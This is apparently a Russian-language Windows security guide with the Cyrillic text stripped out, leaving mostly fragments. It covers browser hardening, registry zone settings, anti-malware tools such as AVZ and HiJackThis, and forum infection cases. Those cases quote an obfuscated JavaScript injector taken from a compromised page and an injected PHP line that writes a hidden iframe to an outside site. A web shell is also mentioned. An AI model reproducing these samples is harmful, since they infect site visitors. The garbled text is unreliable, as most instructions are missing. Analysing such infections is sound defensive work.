"2300"=dword:00000001

...:  
"2102"=dword:00000003

:  
"1E05"=dword:00020000

:

"1608"=dword:00000000

...:

"1206"=dword:00000003

:

"1800"=dword:00000001

:

"1606"=dword:00000000

:

"1400"=dword:00000003

Java:

"1402"=dword:00000003

:

"1407"=dword:00000003

**ActiveX**

:

"2201"=dword:00000003

,

:

"1405"=dword:00000001

:

"1004"=dword:00000003

:

"1001"=dword:00000001

:

"1200"=dword:00000003

,

:

"1201"=dword:00000003

:

"2000"=dword:00000003

## Cookies

Internet Explorer, —

Cookie.

Cookies —

## Internet Explorer

Internet Explorer, —

Internet Explorer.

IE. —

( , -

).

## Mozilla Firefox

Firefox

Firefox

NoScript,

: <https://addons.mozilla.org/firefox/722/>.

NoScript

Tools ( ) - Options  
( ), Content ( ).  
Enable Java ( Java) Enable JavaScript  
( JavaScript).

## Cookies

Tools ( ) - Options  
( ), Privacy ( ).  
Allow sites to set Cookies  
( Cookies ). Cookies  
CookieSafe.

Opera

```

Opera - - - -
- - - - - Java,
JavaScript ( ,
:
- - - - -
, , , :
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```

Cookies

```

Opera - - - -
Cookies -
cookies ( Cookies
: Cookies -
- Cookies , , :
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```

Cookies

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( Outlook Express)

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OE – C – – –

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HTML».

3.

1.

AVZ

AVZ –

AVZ

HTM.

AVZ:

AVZGuard –



AVZ

AVZPM –

(RootKit ,

Boot Cleaner –

AVZ

<http://z-oleg.com>

HiJackThis

HJT –

AVZ,

- <http://www.tomcoyote.org/hjt/>

## Autoruns

## FileMonitor

## RegMonitor

File Monitor;

## Process Explorer

Windows.

PE —

<http://www.sysinternals.com>.

## Drop My Rights

Microsoft

“Drop My Rights”,  
(Michael Howard).

Drop My Rights

IE Firefox

IE

c:\\_ \_ \dropmyrights.exe "C:\Program Files\Internet Explorer\iexplore.exe" C

IE,

C, “Constrained user” (« »).

N – normal user ( )

C – constrained user ( )

U – untrusted user ( )

« »

“Shortcut” (« »)

“Target” (« »),

DropMyRights.exe, C:\windows\dropmyrights.exe "C:\Program Files\Mozilla Firefox\firefox.exe" N.

: <http://msdn2.microsoft.com/en-us/library/ms972827.aspx>

4.

---

(Java, JavaScript, Visual Basic Script)

<http://forum.kaspersky.com/index.php?showtopic=37667>

! (Windows 2000) IE6 ( ).

C:\syshkue.exe (8 ),

scanner: online file

recent ( ).

- 0

?

:

:

```

<!--<S>--><script>try {var Ujt=& #39;rr2rP2rW2r42rl2rB2rR2r
K2rA2r72re2rC2rb2rf2rn2rM2rp2rc2rs2rj2r62rg2r32rG2rD2rd2rw2
ra2rk2rq2rL2rO2rX2ry2rS2rz2rH2r92rJ2rh2rU2rF2rx2r52r82rm2rV
2ro2rN2rt2rY2rI2rT2ri2Pr2PP2PW2P42Pl2PB2PR2PK2PA2P72Pe2PC2P
b2Pf2Pn2PM2Pp',zMb=Ujt.substr(2,1);var Qa=Array(nQ('245'),
nQ('186'),nQ('170'),187,160,185, nQ('189'),45088^45257,nQ
('165'),29546^29634,28687^28840,nQ('174'),nQ('188'),1570^16
78,nQ('244'),nQ('235'),nQ('163'),49402^49221,54054^54225,24
908^24968,45368^45563,24930^24987,nQ('248'),nQ('242'),231,1
66,26660^26772,nQ('164'),nQ('175'),nQ('230'),nQ('161'),225,
nQ('173'),2226^2064,nQ('177'),nQ('134'),nQ('226'),5704^5800,
52179^52023,178,nQ('243'),4844^4612,nQ('246'),62467^62613,1
46,nQ('151'),nQ('179'),52544^52656,nQ('148'),44528^44309,nQ
('149'),nQ('140'),36031^35895,171,nQ('139'),nQ('190'),nQ
('138'),180,38931^39144,8613^8543,49643^49430,nQ('252'),637
32^63499,nQ('254'),nQ('241'),15441^15573,nQ('227'),141,nQ
('157'),59249^59391,154);var dMJ;var SI;var qY,heS=&#39;rrrP
rWr4rLrBrRrKrAr7rerCrbr7rCrfrnrMrpr7rcr7rPrWr4rLrBrRrMrsrjr6
rcr7r4rKrWrerKrnRrKrMrPr4rgrArArgr3rMrGrjr6rcr7r4rKrWrcrKrnRrK
rMr3rMrGrjr6rcr7r4rKrPrfrKrnRrKrMrPr3rDr4rdrArArPrwrPrRrfrarP
rDrlrerkrdrMrGrjr6rcr7r4rKrBrKrnRrKrMrqrLrRrarArqrMrGrjr6rlrk
rOrXrdrWrbrarfrrerRrDrWrdrdryrLrfrDrlrerXrfrSrzrkrOrWrerHrMrn
rMrHrWrcr9rKrnRrnrKrJr3r9rjr6rhrjr6rcr7r4rKrbr4rArKrnRrKrMrLrR
rRrBrUrqrqrMrKrHrKrOrXrdrWrbrarfrrerRrDrArdrWr7rRrLrdrerDrLrd
rPrRrKrFrnrKrMrMrKrxrKrMrMrKrUrKr4rPrwrPr5r4rPrOr9r9;varfok=
'';Ujt=Ujt.split(zMb);for(dMJ=0;dMJ
<                                     >
<heS.length;dMJ+=2){qY=heS.substr(dMJ,2);
for(SI=0;SI<Ujt.length;SI++){if(Ujt[SI]==qY)break;}
fok+=String.fromCharCode(Qa[SI]^201);}
function nQ(XH){return parseInt(XH)}document.write(fok);}
catch(e){}</script><!--</S>-->

```

?

, , ,

Java-

« »

( C:\syshkue.exe)

# Trojan-PSW.Win32.LdPinch

<http://forum.kaspersky.com/index.php?showtopic=35697>

:

Buffer overrun

(PID:960):

C:\WINDOWS\system32\svchost.exe

???

( )

?

svchost.exe

Windows XP.

Windows

<http://forum.kaspersky.com/index.php?showtopic=38908>

10\$  
770\$.

OZ

0.01\$.

AVZ

```
begin
SearchRootkit(true, true);
SetAVZGuardStatus(True);
QuarantineFile('C:\WINDOWS\system32\msindeo.dll','');
DeleteFile('C:\WINDOWS\system32\msindeo.dll');
ExecuteSysClean;
RebootWindows(false);
end.
```

?

C:\WINDOWS\system32\msindeo.dll

Browser Helper

Object, . . . Internet Explorer.

*Internet Explorer*

**IFRAME**

<http://forum.kaspersky.com/index.php?showtopic=39219>

:

"arm.php", "1.php" "ps.php".

"cgi-bin"

"cgitelnet.pl" -

- 100%.



, , : "  
( , ? ? . )".

:

head .

echo "<iframe src='radiodeejay.hr/forum/lang/inexed.htm'  
width=1 height=1></iframe>"

?

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*IFRAME*

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PSW.Win32.LdPinch.

ICQ

Trojan-

**Exploit** (

),

AVZ,

VirusInfo.

p2u,

:

- ~nOn sTop~ ( )
- dey ( )
- Serega\_I ( )
- Ego1st ( )
- ANDYBOND ( )
- Umnik ( )

(VirusInfo)

RiC (VirusInfo)

pig (VirusInfo)

Xen (VirusInfo)

Minos (VirusInfo)

ALEX(XX) (VirusInfo)

Shu\_b (VirusInfo)

SuperBrat ( Anti-Malware)  
( Anti-Malware)

JIABP ( )

rav (VirusInfo)

MiStr ( )

Saule ( )

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<http://security-advisory.virusinfo.info> –